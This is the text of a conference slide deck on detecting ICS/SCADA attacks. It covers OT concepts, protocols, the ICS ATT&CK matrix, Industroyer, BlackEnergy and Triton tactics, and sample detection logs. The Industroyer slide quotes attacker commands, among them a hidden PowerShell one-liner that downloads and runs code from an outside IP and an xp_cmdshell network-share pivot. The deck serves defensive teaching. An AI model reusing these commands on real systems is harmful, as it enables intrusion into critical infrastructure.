RSAConference2019
San Francisco | March 4–8 | Moscone Center

SESSION ID: SBX4-W1

ICS/SCADA Attack Detection 101

Oleg Kolesnikov
VP of Threat Research
Securonix

Harsh Parashar
Security Researcher
Securonix

Agenda

#1 - Introduction, recap

#2 - High-Profile SCADA Attacks - TTPs & Techniques


#3 - DEMO - SCADA Attacks

#4 - SCADA Attack Detection – Log Sources, Detection Approaches, Common Blindspots, ML/AD use case examples

#5 - DEMO - SCADA Attack Detection

https://icsmap.shodan.io/

Real-world ICS/SCADA attacks used as a basis for this talk – Blackenergy, Industroyer, and Triton



Target #1 - West Ukraine
230,000 people without power in freezing temps


Target #2 – Kiev (capital)
~1/5 of Kiev population without power in T=~0F;

https://is.muni.cz/th/uok5b/BP_Mikova_final.pdf+&cd=3&hl=en&ct=clnk&gl=us

Insider Perspective - ICS/SCADA Attack Targets

Blackenergy Target - West Ukraine (Chernivtsi, Ivano-Frankivsk)

Industroyer Target - Capital of Ukraine (Kiev)




OT/ICS/SCADA CONCEPTS QUICK REVIEW - I

Operational Technology (OT)/ Industrial Control Systems (ICS) - must-not-fail, hard real-time systems used to manage industrial operations (Electric, Oil & Gas, Water etc) where usually availability, integrity, and timeliness are **most critical**

OT/ICS/SCADA CONCEPTS QUICK REVIEW - II

HMI – Human Machine Interface. User interface that connects an operator to a controller for an ICS/SCADA system. Using HMI, the operator can see schematics of the processes and systems, turn switches on/off etc.

INDUSTROYER TARGET HMI →




OT/ICS/SCADA CONCEPTS QUICK REVIEW - III

- PLC-Programmable Logic Controller
- Ladder Logic
- EWS, Historian etc.

Some common OT/ICS/SCADA Protocols: Modbus/TCP tcp/502, IEC 60870-5-*/IEC104 tcp/2404, DNP3, Ethernet/IP tcp/44818, Profinet TCP/UDP 34962 etc.

OT/ICS/SCADA CONCEPTS QUICK REVIEW - ISA95/Purdue - IV



High-Level ICS/SCADA Real-world Attack Progression Behaviors – ICS ATT&CK

Persistence	Privilege Escalation	Defense Evasion	Operator Evasion	Credential Access	Discovery	Lateral Movement	Execution	Command and Control	Disruption	Destruction
Valid Accounts		Rootkit		Network Sniffing		Exploitation of Vulnerability		Connection Proxy	Module Firmware	
Module Firmware	Exploitation of Vulnerability	File Deletion	Block Serial Comm Port	Brute Force	Device Information	Default Credentials	Scripting	Commonly Used Port	Spoof Command Message	
External Remote Service		Modify Event Log	Modify I/O Image	Default Credentials	Control Process	Valid Accounts	Graphical User Interface		Block Command Message	
Modify Control Logic		Alternate Modes of Operation	Modify Reporting Settings	Exploitation of Vulnerability	Role Identification	External Remote Service	Command-Line Interface		Modify I/O Image	
Modify System Settings		Masquerading	Modify Reporting Message	Credential Dumping	Location Identification	Modify Control Logic	Modify System Settings		Exploitation of Vulnerability	
Memory Residence		Modify System Settings	Block Reporting Message		Network Connection Enumeration		Man in the Middle		Modify Reporting Settings	
System Firmware			Spoof Reporting Message		Serial Connection Enumeration		Alternate Modes of Operation		Modify Reporting Message	
			Modify Tag		I/O Module Enumeration				Block Reporting Message	
			Modify Control Logic		Remote System Discovery				Spoof Reporting Message	
			Modify Physical Device Display		Network Service Scanning				Modify Tag	
			Modify HMI/Historian Reporting						Modify Control Logic	
			Modify Parameter						Device Shutdown	
									Modify Parameter	
									System Firmware	
									Modify Command Message	
									Block Serial Comm Port	
									Modify System Settings	
									Alternate Modes of Operation	
									Masquerading	

Source: MITRE

Industroyer – Some Relevant high-level attack techniques/behaviors - Highlights

***** Highly modular, targeted, ICS/SCADA protocol payloads (IEC 101, IEC 104, IEC 61850, OPC DA)**
Uses 12+ techniques from ICS ATT&CK + many from ENTERPRISE ATT&CK, some highlights:

- **Created Attacker User Accounts** – "Admin" & "Система" (SYSTEM) & attempted remote access, created services for persistence etc.

- **Used LoL commands to pivot into ICS/SCADA via Windows LM/SQL (Historians?)** e.g. EXEC xp_cmdshell 'net use L: … \C$', powershell.exe -nop -w hidden –c … IEX $l.downloadstring('http://188.42.253.43:8801/msupdate') etc.

- **C2 over tcp/443, egress via a static internal proxy** (10.15.1.69) to TOR exit node (5.39.218.152:443)

- **Spoofed ICS/SCADA Command Messages** – Used IEC 101/104 ICS SCADA payloads to control circuit breakers/de-energize substations by changing state to OFF, ON, OFF & OPC DA to change the state discovered via IOPCSyncIO by writing 0x01 value twice;

+much more.

Blackenergy* - Some Relevant high-level attack techniques/behaviors - Highlights

***** No ICS/SCADA protocol or PLC payloads, worked mostly on IT side/leveraged compromised HMI, some highlights:**

- Highly modular, initial infiltration via macro documents, **user credential compromise for access, manual manipulation of SCADA controls (HMI/rdesktop);**

- **Firmware Attacks (UPS,serial-to-Ethernet)** – Attacked firmware on substation network gateways, scheduled UPS outages;

Triton/Trisis - Some relevant high-level attack techniques/behaviors - Highlights

***** Contained ICS/SCADA SPLC/SIS payloads (Triconex), relied on operator placement & execution, some highlights:**


- **Modified Control Logic** – Reprogrammed SPLC/SIS logic to allow unsafe conditions to persist;

- **Exploited a vulnerability** – Injected custom PowerPC payload exploiting a vuln in device Firmware to escalate privileges, disabling firmware RAM/ROM consistency check, changes a jumptable entry point to the added code;

ICS/SCADA Attacks - Demo

Turning you into ICS/SCADA Attack Detection Superheroes

ICS/SCADA Attack Detection – Collecting the required telemetry/logs



ICS/SCADA Attack Detection – Log/data sources - Examples

Operational Technology/Equipment/OPC/SCADA Applications/Historian/Process Values – PLC, SIS, UPS, controllers etc.

1/6/2019 3:32:17.179 PM Event ID: 16#, CPU info: Follow-on operating mode change, CPU changes from STARTUP to RUN mode, PLC_1 13.02.2019 19:02:49 System: FTP user ‘sys_ups_t00r' logged in from 10.22.212.20. 0x0016 13.02.2019 19:07:32 System: Update successful. 0x004A 13.02.2019 05:42:45 UPS: Restored the local network management interface-to-UPS communication.

1/9/2019,32,0,FALSE,1/9/2019,32,0,FALSE,1/9/2019,32,0,FALSE,1/9/2019,32,0,FALSE,1/9/2019,32 14:40:46,610.9607542341123,,205.9728546142578,666.8856201171875,244.8952178955078,243.23147583007812,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,False,False,False,[07]

[2019-02-02 09:05:51.2407620131] (6) EWS001-PC\C:\Program Files (x86)\Matrikon\OPC\Common\OPCExplorer.exe – COPCServerSniffer::GetStatus() –(*ppServerStatus)->dwServerState=0x00000001

Network – VPN, Firewall, SPAN/pcaps, IEC104, Modbus, DNP3 etc.

"02","2019-02-02 16:34:24.281723","192.168.1.101","102.129.10.100","Modbus/TCP","78","Response: Trans: 6; Unit: 1, Func: 6: Write Single Register","502","54744","â\234\223","1","Write Single Register","4373","b5d9” 02.02.2019 22:01:13 System: FTP user 'apc' logged in from 192.168.11.22. 0x0010

